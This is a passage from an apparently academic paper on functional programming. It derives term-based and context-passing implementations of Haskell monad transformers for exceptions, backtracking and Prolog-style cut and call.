Inspecting the right hand sides we see that we require  $(:\gg=)$  only in conjunction with *Promote*. Since  $\pi m$  is furthermore equivalent to  $\pi m \gg= return$  we can, in fact, restrict ourselves to the following subset of the term algebra.

$$\begin{aligned} \text{data } RAISE\ m\ a \\ = & \ Return\ a \\ | & \ \forall b. PromoteBind\ (m\ b)\ (b \rightarrow RAISE\ m\ a) \\ | & \ Raise\ Exception \end{aligned}$$

Following Hughes [6] we call elements of the new datatype *simplified terms*. We avoid the term normal form or canonical form since distinct terms may not necessarily be semantically different. For instance, *return a* can be represented both by *Return a* and *PromoteBind (return a) Return*. Nonetheless, using this representation the definition of  $\omega$  is much simpler. It is, in fact, directly based on the laws (O1)–(O3). The complete implementation appears in Fig. 3. If we are only interested in defining a monad (not a monad transformer), then we can omit the constructor *PromoteBind*. The resulting datatype corresponds exactly to the standard definition of the exception monad.

What about efficiency? The naive implementation — or rather, the first definition of  $\omega$  has a running time that is proportional to the size of the computation. Unfortunately, the ‘improved’ term implementation has a quadratic worst-case behaviour. Consider the expression

$$\omega(\dots((\pi(return\ 0)\gg=inc)\gg=inc)\dots\gg=inc).$$

where *inc* is given by  $inc\ n = \pi(return\ (n+1))$ . Since the amortized running time of bind is proportional to the size of its first argument, it takes  $O(n^2)$  steps to evaluate the expression above. The situation is analogous to flattening a binary tree. Bad luck.

### 3.3 A context-passing implementation

Since we cannot improve the implementation of the operations without sacrificing the runtime efficiency, let us try to improve the definition of  $\omega$ . While rewriting  $\omega$  we will work out a specification for the final *context-passing implementation*. For a start, we can avoid some pattern matching if we specialize  $\omega$  for  $op \gg= k$ . To this end we replace the equations concerning  $(\gg=)$  by the single equation

$$\omega(op : \gg= c) = \omega_1 op\ c$$

and define  $\omega_1$  by

$$\begin{aligned} \omega_1(Return\ a)\ c &= \omega(c\ a) \\ \omega_1(m : \gg= k)\ c &= \omega_1 m (\lambda a \rightarrow k\ a : \gg= c) \\ \omega_1(Raise\ e)\ c &= fail\ e \\ \omega_1(Promote\ m)\ c &= m \gg= \lambda a \rightarrow \omega(c\ a). \end{aligned}$$

Interestingly, the parameter  $c$  is used twice in conjunction with  $\omega$ . In an attempt to eliminate the mutual recursive dependence on  $\omega$  we could try to pass  $\omega \cdot c$  as a parameter instead of  $c$ . This variation of  $\omega_1$ , which we call  $\underline{\omega}$ , can be specified as follows.

$$\begin{aligned} \underline{\omega}\ op\ \underline{c} &= \omega(op : \gg= c) \\ \iff \forall a. \underline{c}\ a &= \omega(c\ a) \end{aligned} \tag{1}$$

Let us derive the definition of  $\underline{\omega}$  for  $op = Return\ a$ . We assume that precondition (1) holds — note that the equation

number refers to the precondition only — and reason:

$$\begin{aligned} \underline{\omega}(Return\ a)\ \underline{c} \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \omega(Return\ a : \gg= c) \\ = & \ \{ \text{definition } \omega \} \\ & \omega(c\ a) \\ = & \ \{ \text{assumption (1)} \} \\ & \underline{c}\ a. \end{aligned}$$

The calculations for *Promote m* and *Raise e* are similar. It remains to infer the definition for  $op = (m : \gg= k)$ :

$$\begin{aligned} \underline{\omega}(m : \gg= k)\ \underline{c} \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \omega((m : \gg= k) : \gg= c) \\ = & \ \{ \text{definition } \omega \} \\ & \omega(m : \gg= (\lambda a \rightarrow k\ a : \gg= c)) \\ = & \ \{ \text{specification} \} \\ & \underline{\omega}\ m\ (\lambda a \rightarrow \omega(k\ a : \gg= c)) \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \underline{\omega}\ m\ (\lambda a \rightarrow \underline{\omega}(k\ a)\ \underline{c}). \end{aligned}$$

Voilà. The dependence on  $\omega$  has vanished. To summarize,  $\underline{\omega}$  is given by

$$\begin{aligned} \underline{\omega}(Return\ a) &= \lambda \underline{c} \rightarrow \underline{c}\ a \\ \underline{\omega}(m : \gg= k) &= \lambda \underline{c} \rightarrow \underline{\omega}\ m\ (\lambda a \rightarrow \underline{\omega}(k\ a)\ \underline{c}) \\ \underline{\omega}(Raise\ e) &= \lambda \underline{c} \rightarrow fail\ e \\ \underline{\omega}(Promote\ m) &= \lambda \underline{c} \rightarrow m \gg= \underline{c}. \end{aligned}$$

Note that the constructors appear only on the left-hand sides. This means that we are even able to remove the interpretative layer, ie *return a* can be implemented directly by  $\lambda \underline{c} \rightarrow \underline{c}\ a$  instead of *Return*. In general, we consistently replace  $\underline{\omega}\ op$  by  $op$ . Silently, we have converted the term implementation into a *context-passing implementation*. To see why the term ‘context-passing’ is appropriate, consider the final specification of the context-passing implementation.

$$\begin{aligned} op\ \underline{c} &= \omega(op : \gg= c) \\ \iff \forall a. \underline{c}\ a &= \omega(c\ a) \end{aligned} \tag{2}$$

The parameter  $\underline{c}$  of  $op$  can be seen as a representation of  $op$ 's calling context  $\omega(\bullet : \gg= c)$  — we represent a context by an expression that has a hole in it. This is the nub of the story: every operation knows the context in which it is called and it is furthermore able to access and to rearrange the context. This gives the implementor a much greater freedom of manoeuvre as compared to the simplified term algebra. For instance,  $(\gg=)$  can use the associative law to improve efficiency. By contrast,  $(\gg=)$  of the simplified term variety does not know of any outer binds and consequently falls into the efficiency trap.

It is quite instructive to infer the operations of the context-passing implementation from scratch using the specification above. Fig. 4 summarizes the calculations. Interestingly, each monad law, the law for *raise*, and each law for  $\omega$  is invoked exactly once. In other words, the laws of the specification are necessary and sufficient for deriving an implementation.

It remains to determine the type of the new monad transformer. This is most easily accomplished by inspecting the

<b>data</b> RAISE $m\ a$	=	Return $a$
		$\forall b.\text{PromoteBind } (m\ b) (b \rightarrow \text{RAISE } m\ a)$
		Raise Exception
<b>instance</b> Monad (RAISE $m$ ) <b>where</b>		
return $a$	=	Return $a$
Return $a \gg k$	=	$k\ a$
(PromoteBind $m\ k_1$ ) $\gg k_2$	=	PromoteBind $m\ (\lambda a \rightarrow k_1\ a \gg k_2)$
Raise $e \gg k$	=	Raise $e$
<b>instance</b> Raise (RAISE $m$ ) <b>where</b>		
raise $e$	=	Raise $e$
<b>instance</b> Transformer RAISE <b>where</b>		
promote $m$	=	PromoteBind $m\ \text{Return}$
observe (Return $a$ )	=	return $a$
observe (PromoteBind $m\ k$ )	=	$m \gg (\text{observe} \cdot k)$
observe (Raise $e$ )	=	fail $e$

Figure 3: A simplified term implementation of RAISE.

definition of  $\pi$ . Note that  $\pi\ m$  equals  $(\gg) m$  and recall that  $(\gg)$  possesses the type  $\forall a.\forall b.m\ a \rightarrow (a \rightarrow m\ b) \rightarrow m\ b$  which is equivalent to  $\forall a.m\ a \rightarrow (\forall b.(a \rightarrow m\ b) \rightarrow m\ b)$ . Consequently, the new transformer has type  $\forall b.(a \rightarrow m\ b) \rightarrow m\ b$ . So, while the term implementation requires existential quantification, the context-passing implementation makes use of universal quantification. The final implementation appears in Fig. 5.<sup>1</sup> The cognoscenti would certainly recognize that the implementation is identical with the definition of the *continuation monad transformer* [9]. Only the types are different: RAISE involves rank-2 types while the continuation monad transformer is additionally parameterized with the answer type:  $\text{CONT ans } m\ a = (a \rightarrow m\ \text{ans}) \rightarrow m\ \text{ans}$ . The transformer RAISE  $m$  constitutes the smallest extension of  $m$  that allows one to add raise. Note, for instance, that *callcc* is definable in  $\text{CONT ans } m$  but not in RAISE  $m$ . We will see in Sec. 4.3 that rank-2 types have advantages over parameterized types.

#### 4. ADDING BACKTRACKING

By definition, a *backtracking monad* is a monad with two additional operations: the constant *false*, which denotes failure, and the binary operation  $(\mid)$ , which denotes nondeterministic choice. The class definition contains a third operation, termed *cons*, which provides a handy shortcut for *return*  $a \mid m$ .

<b>class</b> (Monad $m$ ) $\Rightarrow$ Backtr $m$ <b>where</b>		
false	::	$m\ a$
( $\mid$ )	::	$m\ a \rightarrow m\ a \rightarrow m\ a$
cons	::	$a \rightarrow m\ a \rightarrow m\ a$
cons $a\ m$	=	return $a \mid m$

The operations are required to satisfy the following laws.

$$\text{false} \mid m = m \quad (\text{B1})$$

$$m \mid \text{false} = m \quad (\text{B2})$$

<sup>1</sup>Note that RAISE must actually be defined using **newtype** instead of **type**. This, however, introduces an additional data constructor that affects the readability of the code. Instead we employ **type** declarations as if they worked as **newtype** declarations.

$$(m \mid n) \mid o = m \mid (n \mid o) \quad (\text{B3})$$

$$\text{false} \gg k = \text{false} \quad (\text{B4})$$

$$(m \mid n) \gg k = (m \gg k) \mid (n \gg k) \quad (\text{B5})$$

That is, *false* and  $(\mid)$  form a monoid; *false* is a left zero of  $(\gg)$ , and  $(\gg)$  distributes leftward through  $(\mid)$ . Now, since we aim at defining a backtracking monad transformer, we must also specify the interaction of promoted operations with  $(\mid)$ :

$$(\pi\ m \gg k) \mid n = \pi\ m \gg \lambda a \rightarrow k\ a \mid n. \quad (\text{B6})$$

Consider  $\pi\ m$  as a deterministic computation, ie a computation that succeeds exactly once. Then (B6) formalizes our intuition that a deterministic computation can be pushed out of a disjunction's left branch. Finally, we must specify how the backtracking operations are observed in the base monad.

$$\omega\ \text{false} = \text{fail "false"} \quad (\text{O4})$$

$$\omega\ (\text{return } a \mid m) = \text{return } a \quad (\text{O5})$$

So we can observe the first answer of a nondeterministic computation.

#### 4.1 A term implementation

The free term algebra of the backtracking monad is given by the following type definition.

<b>data</b> BACKTR $m\ a$	=	Return $a$
		$\forall b. (\text{BACKTR } m\ b) : \gg (b \rightarrow \text{BACKTR } m\ a)$
		False
		$\text{BACKTR } m\ a \mid \text{BACKTR } m\ a$
		Promote ( $m\ a$ )

Let us try to derive an interpreter for this language. The definition of the base cases follows immediately from the specification. For  $m : \gg k$  we obtain:

$$\begin{aligned} \omega(\text{Return } a : \gg k) &= \omega(k\ a) \\ \omega((m : \gg k_1) : \gg k_2) &= \omega(m : \gg (\lambda a \rightarrow k_1\ a : \gg k_2)) \\ \omega(\text{False} : \gg k) &= \text{fail "false"} \\ \omega((m : n) : \gg k) &= \omega((m : \gg k) \mid (n : \gg k)) \\ \omega(\text{Promote } m : \gg k) &= m \gg (\omega \cdot k). \end{aligned}$$

```

$$\begin{aligned}
& (return\ a)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (return\ a \gg= c) \\
= & \{ (\text{M1}) \} \\
& observe\ (c\ a) \\
= & \{ \text{assumption (2)} \} \\
& \underline{c}\ a \\
& (m \gg= k)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ ((m \gg= k) \gg= c) \\
= & \{ (\text{M3}) \} \\
& observe\ (m \gg= (\lambda a \rightarrow k\ a \gg= c)) \\
= & \{ \text{specification} \} \\
& m\ (\lambda a \rightarrow observe\ (k\ a \gg= c)) \\
= & \{ \text{specification and assumption (2)} \} \\
& m\ (\lambda a \rightarrow k\ a\ \underline{c}) \\
& (raise\ e)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (raise\ e \gg= c) \\
= & \{ (\text{R1}) \} \\
& observe\ (raise\ e) \\
= & \{ (\text{O3}) \} \\
& fail\ e \\
& (promote\ m)\ \underline{c} \\
= & \{ \text{specification and assumption (2)} \} \\
& observe\ (promote\ m \gg= c) \\
= & \{ (\text{O2}) \} \\
& m \gg= \lambda a \rightarrow observe\ (c\ a) \\
= & \{ \text{assumption (2)} \} \\
& m \gg= \underline{c} \\
& observe\ m \\
= & \{ (\text{M2}) \} \\
& observe\ (m \gg= return) \\
= & \{ \text{specification} \} \\
& m\ (\lambda a \rightarrow observe\ (return\ a)) \\
= & \{ (\text{O1}) \} \\
& m\ return
\end{aligned}$$

```

Figure 4: Deriving a context-passing implementation of RAISE.

```

type RAISE m a = \forall b.(a \rightarrow m b) \rightarrow m b
instance (Monad m) \Rightarrow Monad (RAISE m) where
  return a = \lambda \underline{c} \rightarrow \underline{c} a
  m \gg= k = \lambda \underline{c} \rightarrow m (\lambda a \rightarrow k\ a\ \underline{c})
instance (Monad m) \Rightarrow Raise (RAISE m) where
  raise e = \lambda \underline{c} \rightarrow fail e
instance Transformer RAISE where
  promote m = \lambda \underline{c} \rightarrow m \gg= \underline{c}
  observe m = m return

```

Figure 5: A context-passing implementation of RAISE.

Similarly, for  $m :: n$  we make a case distinction on  $m$ :

$$\begin{aligned}
\omega (Return\ a :: f) &= return\ a \\
\omega (m \gg= k :: f) &= \boxed{\omega f} \\
\omega (False :: f) &= \omega f \\
\omega ((m :: n) :: f) &= \omega (m :: (n :: f)) \\
\omega (Promote\ m :: f) &= m.
\end{aligned}$$

Unfortunately, one case remains. There is no obvious way to simplify  $\omega (m \gg= k :: f)$ . As usual, we help ourselves by making a further case distinction on  $m$ .

$$\begin{aligned}
\omega ((Return\ a \gg= k) :: f) &= \omega (k\ a :: f) \\
\omega (((m \gg= k_1) \gg= k_2) :: f) &= \omega ((m \gg= (\lambda a \rightarrow k_1\ a \gg= k_2)) :: f) \\
\omega ((False \gg= k) :: f) &= \omega f \\
\omega (((m :: n) \gg= k) :: f) &= \omega ((m \gg= k) :: ((n \gg= k) :: f)) \\
\omega ((Promote\ m \gg= k) :: f) &= m \gg= \lambda a \rightarrow \omega (k\ a :: f)
\end{aligned}$$

Voilà. We have succeeded in building an interpreter for backtracking. Fig. 6 lists the complete implementation.

Now, what about correctness? Clearly, the case distinction is exhaustive. To establish termination we can use the following polynomial interpretation.

$$\begin{aligned}
Return_\tau a &= 2 & m ::_\tau n &= 2 \times m + n \\
m \gg_\tau n &= m^2 \times n & Promote_\tau m &= 2 \\
False_\tau &= 2
\end{aligned}$$

As before, the laws of the specification only hold under observation.

## 4.2 A simplified term implementation

Let us take a brief look at the simplified term implementation. Inspecting the definition of  $\omega$  — recall that a simplifier is likely to make the same case distinction as  $\omega$  — we see that we need at most six terms:  $False$ ,  $Return\ a$ ,  $Return\ a :: f$ ,  $Promote\ m$ ,  $Promote\ m \gg= k$ , and  $Promote\ m :: f$ . We can eliminate three of them using  $return\ a = cons\ a\ false$ ,  $\pi\ m = \pi\ m \gg= return$ , and  $\pi\ m :: f = \pi\ m \gg= \lambda a \rightarrow cons\ a\ f$ . This explains the following definition of simplified terms.

$$\begin{aligned}
\text{data } BACKTR\ m\ a & \\
= & False \\
| & Cons\ a\ (BACKTR\ m\ a) \\
| & \forall b.\ PromoteBind\ (m\ b)\ (b \rightarrow BACKTR\ m\ a)
\end{aligned}$$

In essence, the simplified term algebra is an extension of the datatype of parametric lists with  $False$  corresponding to [] and  $Cons$  corresponding to (:). The additional constructor  $PromoteBind$  makes the difference between a monad and a monad transformer. Note that the standard list monad transformer,  $LIST\ m\ a = m\ [a]$ , can only be applied to so-called *commutative monads* [7]. By contrast,  $BACKTR$  works for arbitrary monads.

## 4.3 A context-passing implementation

In Sec. 3.3 we have seen that the context-passing implementation essentially removes the interpretative layer from the ‘naive’ term implementation. If we apply the same steps, we can derive very systematically a context-passing implementation of backtracking. We leave the details to the reader and sketch only the main points. First, from the case analysis  $\omega$  performs we may conclude that the most complex context has the form  $\omega (\bullet \gg= c :: f)$ . All other contexts can be rewritten into this form. Second, if we inspect the

<b>data</b> <i>BACKTR</i> <i>m a</i>	= <i>Return a</i>
	$\forall b.(\text{BACKTR } m b) \ggg (b \rightarrow \text{BACKTR } m a)$
	<i>False</i>
	<i>BACKTR m a :: BACKTR m a</i>
	<i>Promote (m a)</i>
<b>instance</b> <i>Transformer BACKTR where</i>	
<i>promote</i>	= <i>Promote</i>
<i>observe (Return a)</i>	= <i>return a</i>
<i>observe (Return a :: k)</i>	= <i>observe (k a)</i>
<i>observe ((m :: k1) :: k2)</i>	= <i>observe (m :: (\lambda a \rightarrow k1 a :: k2))</i>
<i>observe (False :: k)</i>	= <i>fail "false"</i>
<i>observe ((m :: n) :: k)</i>	= <i>observe ((m :: k) :: (n :: k))</i>
<i>observe (Promote m :: k)</i>	= <i>m \ggg (observe \cdot k)</i>
<i>observe False</i>	= <i>fail "false"</i>
<i>observe (Return a :: f)</i>	= <i>return a</i>
<i>observe ((Return a :: k) :: f)</i>	= <i>observe (k a :: f)</i>
<i>observe (((m :: k1) :: k2) :: f)</i>	= <i>observe ((m :: (\lambda a \rightarrow k1 a :: k2)) :: f)</i>
<i>observe ((False :: k) :: f)</i>	= <i>observe f</i>
<i>observe (((m :: n) :: k) :: f)</i>	= <i>observe ((m :: k) :: ((n :: k) :: f))</i>
<i>observe ((Promote m :: k) :: f)</i>	= <i>m \ggg \lambda a \rightarrow observe (k a :: f)</i>
<i>observe (False :: f)</i>	= <i>observe f</i>
<i>observe ((m :: n) :: f)</i>	= <i>observe (m :: (n :: f))</i>
<i>observe (Promote m :: f)</i>	= <i>m</i>
<i>observe (Promote m)</i>	= <i>m</i>

Figure 6: A term implementation of *BACKTR*.

equations that are concerned with  $\omega (\bullet \ggg c \mid f)$  we see that *f* appears once in the context  $\omega \bullet$ . Likewise, *c* is used twice in the context  $\omega (\bullet a :: f)$ . These observations motivate the following specification.

$$\begin{aligned} & op \underline{c} \underline{f} = \omega (op \ggg c \mid f) \\ \iff & \underline{f} = \omega f \tag{3} \\ \wedge & \forall \underline{f}' \underline{f}'_. (\forall a. \underline{c} a \underline{f}' = \omega (c a \mid f')) \iff \underline{f}' = \omega f' \tag{4} \end{aligned}$$

The nice thing about Hughes' technique is that mistakes made at this point will be discovered later when the operations are derived. For instance, it may seem unnecessary that  $\underline{c}$  is parameterized with  $\underline{f}'$ . However, if we simply postulate  $\forall a. \underline{c} a = \omega (c a \mid f)$ , then we will not be able to derive a definition for  $(\bullet)$ . Better still, one can develop the specification above while making the calculations. The derivation of *false*, for instance, motivates assumption (3); the derivation of *return* suggests either  $\forall a. \underline{c} a = \omega (c a \mid f)$  or assumption (4) and the derivation of  $(\bullet)$  confirms that (4) is the right choice. The complete derivation appears in Fig. 7. Interestingly, each equation of the specification is invoked exactly once.

It remains to determine the type of the backtracking monad transformer. If we assume that the second parameter, the so-called *failure continuation*, has type  $m b$ , then the first parameter, the so-called *success continuation*, is of type  $a \rightarrow m b \rightarrow m b$ . It follows that the type of the new transformer is  $\forall a. (a \rightarrow m b \rightarrow m b) \rightarrow m b \rightarrow m b$ . Again, the answer type is universally quantified. We will see shortly why this is a reasonable choice. Fig. 8 summarizes the implementation.

Reconsider Fig. 7 and note that the derivation of *return*,  $(\ggg)$ , *false*, and  $(\bullet)$  is completely independent of  $\omega$ 's spec-

ification. The laws (O4) and (O5) are only required in the derivation of  $\omega$ . Only  $\pi$  relies on (O3) which, however, appears to be the only sensible way to observe promoted operations. This suggests that we can define different observations without changing the definitions of the other operations. In other words, we may generalize the specification as follows (here  $\varphi$  is an arbitrary observer function).

$$\begin{aligned} & op \underline{c} \underline{f} = \varphi (op \ggg c \mid f) \tag{5} \\ \iff & \underline{f} = \varphi f \\ \wedge & \forall \underline{f}' \underline{f}'_. (\forall a. \underline{c} a \underline{f}' = \varphi (c a \mid f')) \iff \underline{f}' = \varphi f' \\ \wedge & \forall m k. \varphi (\pi m \ggg k) = m \ggg (\varphi \cdot k) \end{aligned}$$

To illustrate the use of the generalized specification assume that we want to collect all solutions of a nondeterministic computation. To this end we specify an observation *solve* of type  $(\text{Monad } m) \Rightarrow \text{BACKTR } m a \rightarrow m [a]$ :

$$\begin{aligned} & \text{solve false} = \text{return []} \tag{S1} \\ & \text{solve (return a :: m)} = a \triangleleft \text{solve } m \tag{S2} \\ & \text{solve } (\pi m \ggg k) = m \ggg (\text{solve} \cdot k), \tag{S3} \end{aligned}$$

where  $(\triangleleft)$  is given by

$$\begin{aligned} & (\triangleleft) :: (\text{Monad } m) \Rightarrow a \rightarrow m [a] \rightarrow m [a] \\ & a \triangleleft ms = ms \ggg \lambda as \rightarrow \text{return } (a : as). \end{aligned}$$

An implementation for *solve* can be readily derived if we specialize (5) for  $c = \text{return}$  and  $f = \text{false}$ . We obtain:

$$\begin{aligned} & \varphi op = op (\oplus) e \\ \iff & \varphi \text{false} = e \\ \wedge & \forall a f'. \varphi (\text{return } a \mid f') = a \oplus \varphi f' \\ \wedge & \forall m k. \varphi (\pi m \ggg k) = m \ggg (\varphi \cdot k). \end{aligned}$$

```

$$\begin{aligned}
& (return a) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (return a \gg c \cdot f) \\
= & \{ (M1) \} \\
& observe (c a \cdot f) \\
= & \{ \text{assumptions (3) \& (4)} \} \\
& \underline{c} a \underline{f} \\
& (m \gg k) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe ((m \gg k) \gg c \cdot f) \\
= & \{ (M3) \} \\
& observe (m \gg (\lambda a \rightarrow k a \gg c) \cdot f) \\
= & \{ \text{specification and assumption (3)} \} \\
& m (\lambda a \underline{f}' \rightarrow observe (k a \gg c \cdot f')) \underline{f} \\
= & \{ \text{specification and assumption (4)} \} \\
& m (\lambda a \underline{f}' \rightarrow k a \underline{c} \underline{f}') \underline{f} \\
& false \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (false \gg c \cdot f) \\
= & \{ (B4) \} \\
& observe (false \cdot f) \\
= & \{ (B1) \} \\
& observe f \\
= & \{ \text{assumption (3)} \} \\
& \underline{f} \\
& (m \cdot n) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe ((m \cdot n) \gg c \cdot f) \\
= & \{ (B5) \} \\
& observe ((m \gg c \cdot n \gg c) \cdot f) \\
= & \{ (B3) \} \\
& observe (m \gg c \cdot (n \gg c \cdot f)) \\
= & \{ \text{specification and assumption (4)} \} \\
& m \underline{c} (observe (n \gg c \cdot f)) \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& m \underline{c} (n \underline{c} \underline{f}) \\
& (promote m) \underline{c} \underline{f} \\
= & \{ \text{specification and assumptions (3) \& (4)} \} \\
& observe (promote m \gg c \cdot f) \\
= & \{ (B6) \} \\
& observe (promote m \gg (\lambda a \rightarrow c a \cdot f)) \\
= & \{ (O3) \} \\
& m \gg \lambda a \rightarrow observe (c a \cdot f) \\
= & \{ \text{assumptions (3) \& (4)} \} \\
& m \gg \lambda a \rightarrow \underline{c} a \underline{f} \\
& observe m \\
= & \{ (M2) \text{ and } (B2) \} \\
& observe (m \gg return \cdot false) \\
= & \{ \text{specification} \} \\
& m (\lambda a \underline{f}' \rightarrow observe (return a \cdot f')) (observe false) \\
= & \{ (O4) \} \\
& m (\lambda a \underline{f}' \rightarrow observe (return a \cdot f')) (fail "false") \\
= & \{ (O5) \} \\
& m (\lambda a \underline{f}' \rightarrow return a) (fail "false")
\end{aligned}$$

```

Figure 7: Deriving a context-passing implementation of  $BACKTR$ .

```

type BACKTR m a
=  $\forall b.(a \rightarrow m b \rightarrow m b) \rightarrow m b \rightarrow m b$ 
instance (Monad m)  $\Rightarrow$  Monad (BACKTR m) where
  return a =  $\lambda \underline{c} \rightarrow \underline{c} a$ 
  m \gg k =  $\lambda \underline{c} \rightarrow m (\lambda a \rightarrow k a \underline{c})$ 
instance (Monad m)  $\Rightarrow$  Backtr (BACKTR m) where
  false =  $\lambda \underline{c} \rightarrow id$ 
  m \cdot n =  $\lambda \underline{c} \rightarrow m \underline{c} \cdot n \underline{c}$ 
instance Transformer BACKTR where
  promote m =  $\lambda \underline{c} \underline{f} \rightarrow m \gg \lambda a \rightarrow \underline{c} a \underline{f}$ 
  observe m =  $m (\lambda a \underline{f} \rightarrow return a) (fail "false")$ 

```

Figure 8: A context-passing implementation of  $BACKTR$ .

Consequently,  $solve op = op (\triangleleft) (return [])$ . Now, instead of providing  $solve$  as an additional observer function we promote it into the backtracking monad.

```

sols :: (Monad m)  $\Rightarrow$  BACKTR m a  $\rightarrow$  BACKTR m [a]
sols m =  $\pi(m (\triangleleft) (return []))$ 

```

This way we can use the all solution collecting function as if it were a new computational primitive. Since  $\pi$  is a monad morphism, we furthermore know that  $sols$  satisfies suitable variants of (S1)–(S3). Note that the implementation of  $sols$  makes non-trivial use of rank-2 types. If we used a variant of  $BACKTR$  that is parameterized with the answer type, then  $sols$  cannot be assigned a type  $t a \rightarrow t [a]$  for some  $t$ .

## 5. ADDING CONTROL

Let us extend our language by two additional Prolog-like control constructs. The first, called cut and denoted ‘!’, allows us to reduce the search space by dynamically pruning unwanted computation paths. The second, termed *call*, is provided for controlling the effect of cut. Both constructs are introduced as a subclass of *Backtr*.

```

class (Backtr m)  $\Rightarrow$  Cut m where
  ! :: m ()
  cutfalse :: m a
  call :: m a  $\rightarrow$  m a
  ! = return ()  $\mid$  cutfalse
  cutfalse = !  $\gg$  false

```

The operational reading of ‘!’ and *call* is as follows. The cut succeeds exactly once and returns  $()$ . As a side-effect it discards *all* previous alternatives. The operation *call* delimits the effect of cut: *call m* executes *m*; if the cut is invoked in *m*, it discards only the choices made since *m* was called. The class definition contains a third operation, called *cutfalse*, which captures a common programming idiom in Prolog, the so-called cut-fail combination [14].

Note that instances of the class *Cut* must define either ‘!’ or *cutfalse*. The default definitions already employ our knowledge about the properties of the operations, which we shall consider next. We sketch the axiomatization only briefly, for a more in-depth treatment the interested reader is referred to [5]. The cut is characterized by the following

three equations.

$$\begin{aligned} (! \gg m) + n &= ! \gg m & (1) \\ ! \gg (m + n) &= m + ! \gg n & (2) \\ ! \gg \text{return}() &= ! & (3) \end{aligned}$$

The first equation formalizes our intuition that a cut discards *past* choice points, ie alternatives which appear ‘above’ or to its left. On the other hand, the cut does not affect *future* choice points, ie alternatives which appear to its right. This fact is captured by (1). Axiom (3) simply records that cut returns  $()$ . An immediate consequence of the axioms is  $! = \text{return}() + ! \gg \text{false}$ , which explains the default definition of cut. To see why this relation holds replace  $m$  by  $\text{return}()$  and  $n$  by  $\text{false}$  in (1).

The operation *cutfalse* enjoys algebraic properties which are somewhat easier to remember: *cutfalse* is a left zero of both ( $\gg$ ) and ( $!$ ).

$$\begin{aligned} \text{cutfalse} \gg k &= \text{cutfalse} & (\text{CF1}) \\ \text{cutfalse} + m &= \text{cutfalse} & (\text{CF2}) \end{aligned}$$

The default definitions use the fact that ‘!’ and *cutfalse* are interdefinable. Likewise, the two sets of axioms are interchangeable. We may either define  $\text{cutfalse} = ! \gg \text{false}$  and take the equations for ‘!’ as axioms — the laws for *cutfalse* are then simple logical consequences — or vice versa.

Finally, *call* is required to satisfy:

$$\begin{aligned} \text{call false} &= \text{false} & (\text{C1}) \\ \text{call}(\text{return } a + m) &= \text{return } a + \text{call } m & (\text{C2}) \\ \text{call}(! \gg m) &= \text{call } m & (\text{C3}) \\ \text{call}(m + \text{cutfalse}) &= \text{call } m & (\text{C4}) \\ \text{call}(\pi m \gg k) &= \pi m \gg (\text{call} \cdot k). & (\text{C5}) \end{aligned}$$

Thus, *call m* behaves essentially like *m* except that any cut inside *m* has only local effect. It remains to lay down how the new operations are observed in the underlying monad.

$$\omega(\text{call } m) = \omega m \quad (\text{O6})$$

Note that we need not specify the observation of ‘!’ and *cutfalse* since (C3), (C4), and (O6) imply  $\omega(! \gg m) = \omega m$  and  $\omega(m + \text{cutfalse}) = \omega m$ .

## 5.1 A term implementation

The free term implementation faces two problems, one technical and one fundamental. Let us consider the technical problem first. Inspecting the type signature of *cut*, we find that *cut* cannot be turned into a constructor, because it does not have the right type. If we define a type, say, *CUT m a*, then ‘!’ must have exactly this type. Alas, its type signature only allows for a substitution instance, ie *CUT m ()*. Here, we stumble over the general problem that Haskell’s **data** construct is not capable of expressing arbitrary polymorphic term algebras. Fortunately, the axioms save the day. Since ‘!’ can be expressed in terms of *cutfalse* and this operation has a polymorphic type, we turn *cutfalse* into a constructor.

$$\begin{aligned} \text{data } \text{CUT } m \ a &= \text{Return } a \\ &\quad | \quad \forall b. (\text{CUT } m \ b) : \gg (b \rightarrow \text{CUT } m \ a) \\ &\quad | \quad \text{False} \\ &\quad | \quad \text{CutFalse} \\ &\quad | \quad \text{CUT } m \ a :: \text{CUT } m \ a \\ &\quad | \quad \text{Call}(\text{CUT } m \ a) \\ &\quad | \quad \text{Promote}(m \ a) \end{aligned}$$

Turning to the definition of  $\omega$  we encounter a problem of a more fundamental nature. For a start, we discover that the term  $\omega(\text{call } m \gg k)$  cannot be simplified. If we make a further case distinction on *m*, we end up with  $\omega(\text{call}(\text{call } m \gg k_1) \gg k_2)$  which is not reducible either. The crux is that we have no axiom that specifies the interaction of *call* with ( $\gg$ ). And rightly so. Each *call* opens a new scope for cut. Hence, we cannot reasonably expect that nested *calls* can be collapsed. This suggests to define two interpreters, one for  $\omega$  and one for *call*, which means, of course, that the implementation is no longer based on the free term algebra. The resulting code, which is mostly straightforward, appears in Fig. 9. The equations involving *cutfalse* use the fact that *cutfalse* is a left zero of both ( $\gg$ ) and ( $!$ ), and that *call* maps *cutfalse* to *false*. Note that  $\omega$  falls back on *call* to avoid duplication of code.

## 5.2 A simplified term implementation

For the sake of completeness, here is the simplified term algebra, which augments the type *BACKTR* of Sec. 4.2 with an additional constructor for *cutfalse*.

$$\begin{aligned} \text{data } \text{CUT } m \ a &= \text{False} \\ &\quad | \quad \text{CutFalse} \\ &\quad | \quad \text{Cons } a (\text{CUT } m \ a) \\ &\quad | \quad \forall b. \text{PromoteBind}(m \ b) (b \rightarrow \text{CUT } m \ a) \end{aligned}$$

In essence, we have lists with two different terminators, *False* and *CutFalse*. Interestingly, exactly this structure (without *PromoteBind*) has been used to give a denotational semantics for Prolog with cut [1], where *cutfalse* and *call* are termed *esc* and *unesc*.

## 5.3 A context-passing implementation

We have seen that the realization of cut and *call* is more demanding since there is no way to simplify nested invocations of *call*. With regard to the context-passing implementation this means that we must consider an infinite number of possible contexts. Using a grammar-like notation we can characterize the set of all possible contexts as follows.

$$\mathcal{C} ::= \omega(\bullet \gg k \mid f) \mid \mathcal{C}[\text{call}(\bullet \gg k \mid f)]$$

